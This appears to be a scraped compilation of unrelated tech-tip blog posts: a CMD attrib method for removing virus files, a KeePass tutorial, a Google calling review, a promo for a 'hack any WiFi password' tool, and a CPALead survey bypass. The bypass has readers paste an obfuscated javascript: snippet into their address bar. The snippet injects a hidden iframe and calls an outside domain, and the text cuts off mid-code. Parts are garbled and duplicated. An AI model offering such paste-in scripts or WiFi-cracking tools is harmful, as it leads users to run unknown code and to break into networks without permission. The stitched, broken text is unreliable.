HOW TO USE VIRUS NAK Detect Command Prompt (CMD)

start click start> type cmd> enter
2. type cd \ enter pastu type attrib> enter

IDENTIFY AFTER FILE TYPE YG ATTRIB VIRUS INFECTED
1. + s – means the file system (you will not “delete” files, except use cmd)
2. + h – means “hidden” (no “delete” t)
3. + r – means “read-only” files (meaning can not delete except use cmd)
Now, we set all the attributes so kene-s-h-r that can remove the virus. How caranyaa??
eg malware: autorun.inf
1. Type attrib-s-h-r autorun.inf (be sure to type in all at-s-h-r because we can not change the settings if you do not enter all attributes)
2. Type attrib again and check whether there is a change or not
3. If autorun.inf file attributes gone, you already can throw with type del autorun.inf
4. The same way you do in other malware. Just change the name only.

DONE!!
How to secure your passwords with Keepass

Most of you have loads of accounts on different websites and remembering each and every one of them becomes quite a pain. From what the tech guys say,”Never use the same password for every count, Use a mixture of numbers,symbols …blah blah blah”,Well, then they themselves should try and remember each and every one of them. Here’s when Passwords manager soft-wares such as Keepass or LastPass come in. In this post, I will explain how to setup and use Keepass Password Safe, a free and popular Password Manager.
Downloading and setting up Keepass

First ,Download Keepass from the installer exe file that came with your download.Agree to the license and on the first launch you will see a screen asking for a master password. This is essentially the Password to store all of your user names, passwords, and eve
ry other detail here.A key file instead of a master password can also be used as shown in the screenshot , which is basically a file, which acts as your password. However,if this file is lost, all your precious passwords stored in Keepass will also be lost so it’s better not to use it. Another option is to use the Windows User Account as the account for Keepass and the same password, which again is not so secure.

If you are using the master password, make sure to make it a strong one with about 20 characters and the right mixture of characters, numbers and symbols and of course this will be the only password that you’ll have to remember . Making a strong password as well as an easy 2 remember one is a little tough. An example is as follows.
Iw>80$itl could be memorised as I won more than 80 dollars in the lottery.
As you know the passwords for all accounts should not be same so for your facebook account this could become FIw>80$itl .Of course this will also make your password easy to guess to someone who knows your trick – but you won’t tell anyone will you?
Moving On, the next screen you see are the various setting for the database such as encryption type,protection etc. We aren’t going into much details in this post here for keeping it simple.

Using Keepass
With these settings complete you’ll see a two pane window with various groups on the right hand side.Click on the required group and click on the icon Add entry as shown below.
 In this window you should type the Title,username and password etc. for your respective website or document.The automatic generator icon is on on the right of the Repeat field and can be used for generating a strong password and no,you don’t have to to remember this
  .The expire pfield in the bottom shows the expiry date of the password.
 And,in case you are wondering that how is the passsword shown in plain text ,the icon for that is the one with the three dots on it.
You can also create new groups with your own desired name as you want just by right clicking in the pane and click on “Add Group”. Also,if you delete an important entry by mistake, a new group called the recycle bin crops up and the deleted entry can easily be restored from there.

Other settings and the the Advanced Options such as the auto locking of the workspace are in the Tools Menu and you can also generate a list of random passwords by going to Tools | Generate Passwords.

Well,that’s all there is to Keepass and I hope that my tutorial for clear enough for you to understand and all of you will just be that teensy bit more secure 🙂
Hack Any WiFi Password With Easy Wifi radar v1.0.5: Hacking Tools

Today i want to share you most helpful wifi password hacking tools. You can hack any wifi password with EASY WIFI RADAR v1.0.5. Its a really great software for wifi password hack. Sometimes we can’t use wifi Internet connection without permission. Because some wifi connection protect with password protection. We can break password protected wifi connection with EASY WIFI RADAR. So no more late quickly dawnload this software and enjoy
(File size 2.14MB)
Download
Google International Calling
Google now offers the possibility of making and receiving international calls for cheap and free. Standing as a competitor for Skype by offering similar services, Google Calling allows people to make free PC-to-PC calls and cheap calls (as low as 2 cents per minute for some destinations) to and from mobile and landline phones. 2 cents per minute is not the cheapest on the market, but is among the cheapest, and it definitely cheaper than Skype.
 Pros
Pros
- Free PC-to-PC calls between Gmail users
- Free PC-phone and phone-PC calls within the US and Canada
- Cheap international calls
- Good voice quality
- Integration with gmail and other services, including those of Google Voice
Cons
- While calls are allowed for everyone, full capabilities are only for people in the US.
- Gmail and Google Voice are requisites
Review
In addition to being able to male free calls between Gmail users to and from computers worldwide, Google users can also make calls to landline and mobile phone, but not for free. Calls to phone within the US and Canada remain free, though.
Google’s calls are quite cheap, among the cheapest on the market, with 2 cents for some destinations like France and Argentina. These rates are much cheaper than those of Skype, which charge additional connection fees. However, Google’s calling minutes are more expensive than some players like Nymgo (as a matter of example), which offers calls for cheaper than a cent per minute.
Gmail calling is considered as a threat to Skype. Although it has a smaller subscriber base than Skype and isn’t as popular, it has the potential of challenging the number one VoIP provider. First, it offers calls for cheaper than Skype, then it brings along Google Voice’s arsenal features, like call recording, voicemail transcription etc. Also, it is incorporated with and email, which makes it better as a Unified Communications tool.
Gmail calling is considered as a threat to Skype. Although it has a smaller subscriber base than Skype and isn’t as popular, it has the potential of challenging the number one VoIP provider. First, it offers calls for cheaper than Skype, then it brings along Google Voice’s arsenal features, like call recording, voicemail transcription etc. Also, it is incorporated with and email, which makes it better as a Unified Communications tool.
To receive calls within the service, you need a Google Voice number. Not so for making outgoing calls. Without a Google Voice number, your correspondent will see 760-705-8888 on their caller ID, which is Google default number for this service. If you have a Google Voice number, it will appear instead.
There is no need to install a separate application for the service. You just need to download a plugin for Gmail that will be installed and used within your browser. To make a call, just log into your Gmail account; you will be presented with a button to open the softphone and make calls.
There is no need to install a separate application for the service. You just need to download a plugin for Gmail that will be installed and used within your browser. To make a call, just log into your Gmail account; you will be presented with a button to open the softphone and make calls.
Remove/Bypass CPA Lead Surveys
When you download from some websites, they want you to fill a survey and the survey is not available in most of the countries. This is a major problem. Here is a trick to bypass these surveys and download for free.
1. Find a website that requires CPALead survey!
1. Find a website that requires CPALead survey!

Example:
http://www.youserials.com/serial/windows-7/187103
2.In address bar of your browser,Copy/Paste code that is written down.
javascript:(function(){(function(){var z=["Timeout","Interval"];for(var i=0;i<1;i++){var x=window["set"+z[i]]("null",1);eval("delete clear"+z[i]);if (window["clear"+z[i]]==undefined){if (typeof(ar)=="undefined"){var ar=document.createElement("iframe");ar.style.display="none";document.body.appendChild(ar);}window["clear"+z[i]]=ar.contentWindow["clear"+z[i]];}for(var j=x;j>0&&x-j<99;j--)window["clear"+z[i]](j);}})();var bd="[url]http://survey-remover.com/[/url]";var gn=function(){var q=function(min,max){return Math.floor(Math.random()*(max-min+1))+min;};var n="";for(var r=0;r